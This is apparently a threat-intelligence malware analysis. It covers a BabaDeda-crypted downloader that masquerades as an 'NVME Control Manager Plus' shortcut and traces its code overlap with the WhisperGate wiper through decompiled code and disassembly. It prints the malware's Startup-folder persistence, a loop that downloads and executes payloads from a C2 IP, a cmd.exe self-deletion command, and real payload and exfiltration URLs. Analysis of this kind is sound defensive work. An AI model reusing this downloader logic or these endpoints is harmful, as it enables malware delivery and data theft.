
```
                   /* lnk description string */
puVar10 = (undefined4 *)L"NVME Control Manager Plus";
puVar12 = local_764;
for (iVar7 = 0xd; iVar7 != 0; iVar7 = iVar7 + -1) {
  *puVar12 = *puVar10;
  puVar10 = puVar10 + 1;
  puVar12 = puVar12 + 1;
}
_memset(local_730,0,0x1d4);
                   /* get startup directory */
iVar7 = SHGetFolderPathW(0,7,0,0,&local_21c);
if (-1 < iVar7) {
                   /* concat to startup directory the lnk to auto start the malware */
  lstrcatW(&local_21c,L"\\nvmectrl.lnk");
}
pWVar8 = &local_21c;
do {
  WVar1 = *pWVar8;
  pWVar8 = pWVar8 + 1;
} while (WVar1 != L'\0');
local_e0c[0] = (undefined4 ****)0x0;
local_8 = 0xffffffff;
local_dfc = 0;
local_df8 = 7;
                   /* copy startup + lnk fname to new mem object */
memcpy_like(local_e0c,&local_21c,(void *)((int)pWVar8 - (int)local_21a >> 1));
```

Meanwhile the second library gains the persistence, the main thread run the real payload after that it is decrypted as described for *BabaDeda crypter.* To have the final payload the main binary has been dumped just after the decryption phase. The final payload is a downloader that tries to download the next stage and run it in another process.



```

/* WARNING: Removing unreachable block (ram,0x00311013) */

void real_main_payload(void)

{
  do {
                   /* download and execute a new payload in another process */
    request_down();
  } while( true );
}
```


Threat actor used a particular way to check the file size. It run a *stat()* and checked the size field. If it is 1 then the file and the malware is removed otherwise it is executed. The downloaded file is executed in a new process.



Decompile: request_down - (adfrecorder_dump3.exe)

```
/* WARNING: Function: __alloca_probe replaced with injection: alloca_probe */
/* WARNING: Globals starting with '_' overlap smaller symbols at the same address */

void request_down(void)

{
  __time32_t _Var1;
  undefined stat_struc [24];
  uint st_size;
  uint st_rdev;
  undefined auStack131080 [65536];
  char cachefname [65540];

  (*_sleep_)(60000);
  _Var1 = FID_conflict:__time32((__time32_t *)0x0);
                    /* url to contact is: http://45.12.5.62/<timestamp in hex> */
  snprinf_wrap(auStack131080,s_http://%s/%x_0032b054,s_45.12.5.62_0032b048,_Var1);
  urlDownloadToCache_((void *)0x0,auStack131080,cachefname,0x10000,0,(void *)0x0);
  stat_like(cachefname,stat_struc);
                    /* downloaded file its not a block dev so rdev is each time 0 */
  if ((st_size | st_rdev) == 0) {
                    /* this just check that st size is not 0 */
    del_(cachefname);
  }
  else {
                    /* if the downloaded file has 1 byte size then remove itself */
    if ((st_size == 1) && (st_rdev == 0)) {
      del_(cachefname);
      remove_itself();
    }
    else {
                    /* run the downloaded payload */
      run_string(cachefname);
    }
  }
  cookie_check();
  return;
}
```

On the other hand, below the function to delete itself.



Decompile: remove_itself - (adfrecorder_dump3.exe)


```
/* WARNING: Globals starting with '_' overlap smaller symbols at the same address */

void remove_itself(void)

{
  undefined local_314 [520];
  undefined local_10c [260];
  uint local_8;

  local_8 = DAT_0032b074 ^ (uint)&stack0xfffffffc;
  (*_getModuleFileName_ptr)(0,local_10c,0x104);
                    /* 'cmd.exe /min /C ping 111.111.111.111 -n 1 -w 10 > Nul & Del /f /q "%s"' */
  snprinf_wrap(local_314,s_cmd.exe_/min_/C_ping_111.111.111_0032b000,local_10c);
  run_string(local_314);
  FID_conflict:quick_exit(0);
  cookie_check();
  return;
}
```

Unfortunately, the C2 “*hxxp://45.12.5.62/<timestamp in hex>*” was not working so no further payloads are available.

2.1.2 WhisperGate Code OVERLAP

Some similarity has been found between the final payload, especially in the self-deletion routine. In particular the similarity is with the file having the hash *34ca75a8c190f20b8a7596afeb255f2228cb2467bd210b2637965b61ac7ea907*, i.e. the file “Wiper”.

Indeed the file wiper reported by “***Unit42***” in shows that the self-deletion command string is almost identical.




Decompile: self_deletion - (34ca75a8c190f20b8a7596afeb255f2228cb2467bd210b2637965b61ac7ea907)

```

void self_deletion(void)

{
  undefined local_318 [260];
  undefined local_214 [524];

  GetModuleFileNameA(0,local_318,0x104);
  sprintf(local_214,"cmd.exe /min /C ping 111.111.111.111 -n 5 -w 10 > Nul & Del /f /q \"%s\"",
          local_318);
  run_it(local_214);
  return;
}
```

Below the two strings used:

Executable	Command
File Wiper (WhisperGate)	cmd.exe /min /C ping 111.111.111.111 -n 5 -w 10 > Nul & Del /f /q \"%s\"
adfrecorder.exe (final payload)	cmd.exe /min /C ping 111.111.111.111 -n 1 -w 10 > Nul & Del /f /q "%s"


In the following snippet the difference between the two functions.


Listing: adfrecorder_dump3.exe
Decompile: remove_itself - (adfrecorder_dump3.exe)

```
                        remove_itself                          XREF[1]:     request_down:0
00311080 55             PUSH        EBP
00311081 8b ec          MOV         EBP,ESP
00311083 81 ec 10       SUB         ESP,0x310
         03 00 00
00311089 a1 74 b0       MOV         EAX,[DAT_0032b074]                            = D714C0F9h
         32 00
0031108e 33 c5          XOR         EAX,EBP
00311090 89 45 fc       MOV         dword ptr [EBP + local_8],EAX
00311093 68 04 01       PUSH        0x104
         00 00
00311098 8d 85 f8       LEA         EAX=>local_10c,[EBP + 0xfffffef8]
         fe ff ff
0031109e 50             PUSH        EAX
0031109f 6a 00          PUSH        0x0
003110a1 ff 15 14       CALL        dword ptr [getModuleFileName_ptr]
         40 32 00
003110a7 8d 8d f8       LEA         ECX=>local_10c,[EBP + 0xfffffef8]
         fe ff ff
003110ad 51             PUSH        ECX
003110ae 68 00 b0       PUSH        s_cmd.exe_/min_/C_ping_111.111.111_0032b000    = "cmd.exe
         32 00
003110b3 8d 95 f0       LEA         EDX=>local_314,[EBP + 0xfffffcf0]
         fc ff ff
003110b9 52             PUSH        EDX
                        'cmd.exe /min /C ping 111.111.111.111 -n 1 -w 10 > Nul & Del ...
003110ba e8 91 01       CALL        snprinf_wrap                                  undefined s
         00 00
                        LAB_003110bf+1                         XREF[0,1]:   00584950(c)
003110bf 83 c4 0c       ADD         ESP,0xc
003110c2 8d 85 f0       LEA         EAX=>local_314,[EBP + 0xfffffcf0]
         fc ff ff
003110c8 50             PUSH        EAX
003110c9 e8 52 ff       CALL        run_string                                    undefined r
         ff ff
003110ce 83 c4 04       ADD         ESP,0x4
003110d1 6a 00          PUSH        0x0
003110d3 e8 33 1f       CALL        FID_conflict:quick_exit                       undefined F
         00 00
003110d8 8b 4d fc       MOV         ECX,dword ptr [EBP + local_8]
003110db 33 cd          XOR         ECX,EBP
003110dd e8 a7 01       CALL        cookie_check                                  undefined c
         00 00
003110e2 8b e5          MOV         ESP,EBP
003110e4 5d             POP         EBP
003110e5 c3             RET
```

```

/* WARNING: Globals starting with '_' overlap smaller symbols at the same address */

void remove_itself(void)

{
  undefined local_314 [520];
  undefined local_10c [260];
  uint local_8;

  local_8 = DAT_0032b074 ^ (uint)&stack0xfffffffc;
  (*_getModuleFileName_ptr)(0,local_10c,0x104);
                    /* 'cmd.exe /min /C ping 111.111.111.111 -n 1 -w 10 > Nul & Del /f /
  snprinf_wrap(local_314,s_cmd.exe_/min_/C_ping_111.111.111_0032b000,local_10c);
  run_string(local_314);
  FID_conflict:quick_exit(0);
  cookie_check();
  return;
}

```

adfrecorder.exe (final payload)



Listing: 34ca75a8c190f20b8a7596afeb255f2228cb2467bd210b26379...
Decompile: self_deletion - (34ca75a8c190f20b8a7596afeb255f2228cb2467bd...

```
                        self_deletion                          XREF[1]:     FUN_00
004018e8 55             PUSH        EBP
004018e9 89 e5          MOV         EBP,ESP
004018eb 53             PUSH        EBX
004018ec 8d 9d ec       LEA         EBX=>local_318,[EBP + 0xfffffcec]
         fc ff ff
004018f2 81 ec 24       SUB         ESP,0x324
         03 00 00
004018f8 89 5c 24 04    MOV         dword ptr [ESP + local_328],EBX
004018fc c7 44 24       MOV         dword ptr [ESP + local_324],0x104
         08 04 01
         00 00
00401904 c7 04 24       MOV         dword ptr [ESP]=>local_32c,0x0
         00 00 00 00
0040190b e8 70 27       CALL        KERNEL32.DLL::GetModuleFileNameA              und
         00 00
00401910 83 ec 0c       SUB         ESP,0xc
00401913 89 5c 24 08    MOV         dword ptr [ESP + 0x8],EBX
00401917 8d 9d f0       LEA         EBX=>local_214,[EBP + 0xfffffdf0]
         fd ff ff
0040191d c7 44 24       MOV         dword ptr [ESP + 0x4],s_cmd.exe_/min_/C_ping_1... =
         04 d4 60
         40 00
00401925 89 1c 24       MOV         dword ptr [ESP],EBX
00401928 e8 2b 26       CALL        MSVCRT.DLL::sprintf                           und
         00 00
0040192d 89 1c 24       MOV         dword ptr [ESP],EBX
00401930 e8 22 ff       CALL        run_it                                        und
         ff ff
00401935 8b 5d fc       MOV         EBX,dword ptr [EBP + local_8]
00401938 c9             LEAVE
00401939 c3             RET
```

```

void self_deletion(void)

{
  undefined local_318 [260];
  undefined local_214 [524];

  GetModuleFileNameA(0,local_318,0x104);
  sprintf(local_214,"cmd.exe /min /C ping 111.111.111.111 -n 5 -w 10 > Nul & Del /f /q \"%s\"",
          local_318);
  run_it(local_214);
  return;
}

```

File Wiper (WhisperGate)


Also the routine to run the command is very similar.


Listing: adfrecorder_dump3.exe
Decompile: run_string - (adfrecorder_dump3.exe)

```
                     run_string                          XREF[2]:   remove_itself:
                                                                    request_down:
00311020 55          PUSH       EBP
00311021 8b ec       MOV        EBP,ESP
00311023 83 ec 54    SUB        ESP,0x54
00311026 6a 44       PUSH       0x44
00311028 6a 00       PUSH       0x0
0031102a 8d 45 ac    LEA        EAX=>local_58,[EBP + -0x54]
0031102d 50          PUSH       EAX
0031102e e8 fd 0d    CALL       _memset
         00 00
00311033 83 c4 0c    ADD        ESP,0xc
00311036 33 c9       XOR        ECX,ECX
00311038 89 4d f0    MOV        dword ptr [EBP + local_14],ECX
0031103b 89 4d f4    MOV        dword ptr [EBP + local_10],ECX
0031103e 89 4d f8    MOV        dword ptr [EBP + local_c],ECX
00311041 89 4d fc    MOV        dword ptr [EBP + local_8],ECX
00311044 8d 55 f0    LEA        EDX=>local_14,[EBP + -0x10]
00311047 52          PUSH       EDX
00311048 8d 45 ac    LEA        EAX=>local_58,[EBP + -0x54]
0031104b 50          PUSH       EAX
0031104c 6a 00       PUSH       0x0
0031104e 6a 00       PUSH       0x0
00311050 68 00 00    PUSH       0x8000000
         00 08
00311055 6a 00       PUSH       0x0
00311057 6a 00       PUSH       0x0
00311059 6a 00       PUSH       0x0
0031105b 8b 4d 08    MOV        ECX,dword ptr [EBP + param_1]
0031105e 51          PUSH       ECX
0031105f 6a 00       PUSH       0x0
00311061 ff 15 10    CALL       dword ptr [CreateProcess_ptr]
         40 32 00
00311067 8b 55 f4    MOV        EDX,dword ptr [EBP + local_10]
0031106a 52          PUSH       EDX
0031106b ff 15 08    CALL       dword ptr [CloseHandle_ptr]
         40 32 00
00311071 8b 45 f0    MOV        EAX,dword ptr [EBP + local_14]
00311074 50          PUSH       EAX
00311075 ff 15 08    CALL       dword ptr [CloseHandle_ptr]
         40 32 00
0031107b 8b e5       MOV        ESP,EBP
0031107d 5d          POP        EBP
0031107e c3          RET
```

```
/* WARNING: Globals starting with '_' overlap smaller symbols at the same address */

void run_string(undefined4 param_1)

{
  undefined local_58 [68];
  undefined4 local_14;
  undefined4 local_10;
  undefined4 local_c;
  undefined4 local_8;

  _memset(local_58,0,0x44);
  local_14 = 0;
  local_10 = 0;
  local_c = 0;
  local_8 = 0;
  (*_CreateProcess_ptr)(0,param_1,0,0,0,0x8000000,0,0,local_58,&local_14);
  (*_CloseHandle_ptr)(local_10);
  (*_CloseHandle_ptr)(local_14);
  return;
}
```

adfrecorder.exe (final payload)


Listing: 34ca75a8c190f20b8a7596afeb255f2228cb2467bd210b26379...
Decompile: run_it - (34ca75a8c190f20b8a7596afeb255f2228cb2467bd210b2...

```
                     run_it                              XREF[1]:   self_c
00401857 55          PUSH       EBP
00401858 31 c0       XOR        EAX,EAX
0040185a b9 11 00    MOV        ECX,0x11
         00 00
0040185f 89 e5       MOV        EBP,ESP
00401861 57          PUSH       EDI
00401862 8d 7d b4    LEA        EDI=>local_50,[EBP + -0x4c]
00401865 81 ec 94    SUB        ESP,0x94
         00 00 00
                     memsetting
0040186b f3 ab       STOSD.REP  ES:EDI
0040186d 8d 7d a4    LEA        EDI=>local_60,[EBP + -0x5c]
00401870 b9 04 00    MOV        ECX,0x4
         00 00
00401875 f3 ab       STOSD.REP  ES:EDI
00401877 8d 45 a4    LEA        EAX=>local_60,[EBP + -0x5c]
0040187a c7 44 24    MOV        dword ptr [ESP + local_80],0x0
         1c 00 00
         00 00
00401882 c7 44 24    MOV        dword ptr [ESP + local_84],0x0
         18 00 00
         00 00
0040188a c7 44 24    MOV        dword ptr [ESP + local_88],0x8000000
         14 00 00
         00 08
00401892 c7 44 24    MOV        dword ptr [ESP + local_8c],0x0
         10 00 00
         00 00
0040189a 89 44 24 24 MOV        dword ptr [ESP + local_78],EAX
0040189e 8d 45 b4    LEA        EAX=>local_50,[EBP + -0x4c]
004018a1 c7 44 24    MOV        dword ptr [ESP + local_90],0x0
         0c 00 00
         00 00
004018a9 c7 44 24    MOV        dword ptr [ESP + local_94],0x0
         08 00 00
         00 00
004018b1 c7 04 24    MOV        dword ptr [ESP]=>local_9c,0x0
         00 00 00 00
004018b8 89 44 24 20 MOV        dword ptr [ESP + local_7c],EAX
004018bc 8b 45 08    MOV        EAX,dword ptr [EBP + param_1]
004018bf 89 44 24 04 MOV        dword ptr [ESP + local_98],EAX
004018c3 e8 28 28    CALL       KERNEL32.DLL::CreateProcessA
         00 00
004018c8 8b 45 a8    MOV        EAX,dword ptr [EBP + local_5c]
004018cb 83 ec 28    SUB        ESP,0x28
```


```
void __cdecl run_it(undefined4 param_1)

{
  int iVar1;
  undefined4 *puVar2;
  undefined4 local_60 [4];
  undefined4 local_50 [18];

  puVar2 = local_50;
                    /* memsetting */
  for (iVar1 = 0x11; iVar1 != 0; iVar1 = iVar1 + -1) {
    *puVar2 = 0;
    puVar2 = puVar2 + 1;
  }
  puVar2 = local_60;
  for (iVar1 = 4; iVar1 != 0; iVar1 = iVar1 + -1) {
    *puVar2 = 0;
    puVar2 = puVar2 + 1;
  }
  CreateProcessA(0,param_1,0,0,0,0x8000000,0,0,local_50,local_60);
  CloseHandle(local_60[1]);
  CloseHandle(local_60[0]);
  return;
}
```

File Wiper (WhisperGate)

Although the code is quite similar, at the same time it can be quite common. Nevertheless, the CMD command, its options and the use of the IP *111.111.111* as a whole suggest a similarity between the two artefacts. In addition, both malware processes close after execution of the CMD command.

2.2 BABADEDA Crypter Dropped from a new Downloader

The second infection chain analysed begins with an archive containing a file with the extension "*.cpl*" that subsequently downloads the *BabaDeda* crypter. Based on the compilation date of the cpl file, it is assumed that this campaign can be traced back to November 2021.


Download (1° stage) BabaDeda crypter
cdn.discordapp.com
EXE
LorecCPL
Install BabaDeda crypter and run mathparser.exe
mathparser.exe
EXE
Download (2° stage) BabaDeda crypter
http://smm2021.net/load2022.exe
Final decrypted Payload
Outsteel
Installation.exe
Adfrecorder.exe
EXE
Install BabaDeda crypter and run Adfrecorder.exe
Download (3° stage) and execute final stage
exfiltration
hxxp://185.244.41.109:8080/upld/
http://45.12.5.62

execution process graph

In terms of analysis, looking at a CPL file is essentially identical to a DLL file. However, unlike the latter, it is automatically run when double-clicked. This makes it similar to EXE files; however uneducated users may be more likely to try to execute CPL files if they do not know any better. These files with the extension CPL have code overlaid with ***LorecCPL*** described by the security company ***NSFocus***.

The zip archive, with hash *33ddc1b13c079001eaa3514de7354019fa4d470a*, was hosted on discord and contains the *LorecCPL* file with hash:


3bbe45cdcc2731c0bb4751d1098eccc50f98ef66.

The latter is named:

“PDF – Інструкція отримання бонусу за вакцинацію________________________-pdf.cpl” which means *“PDF – Instructions for receiving the vaccination bonus ________________________- pdf.cpl”*

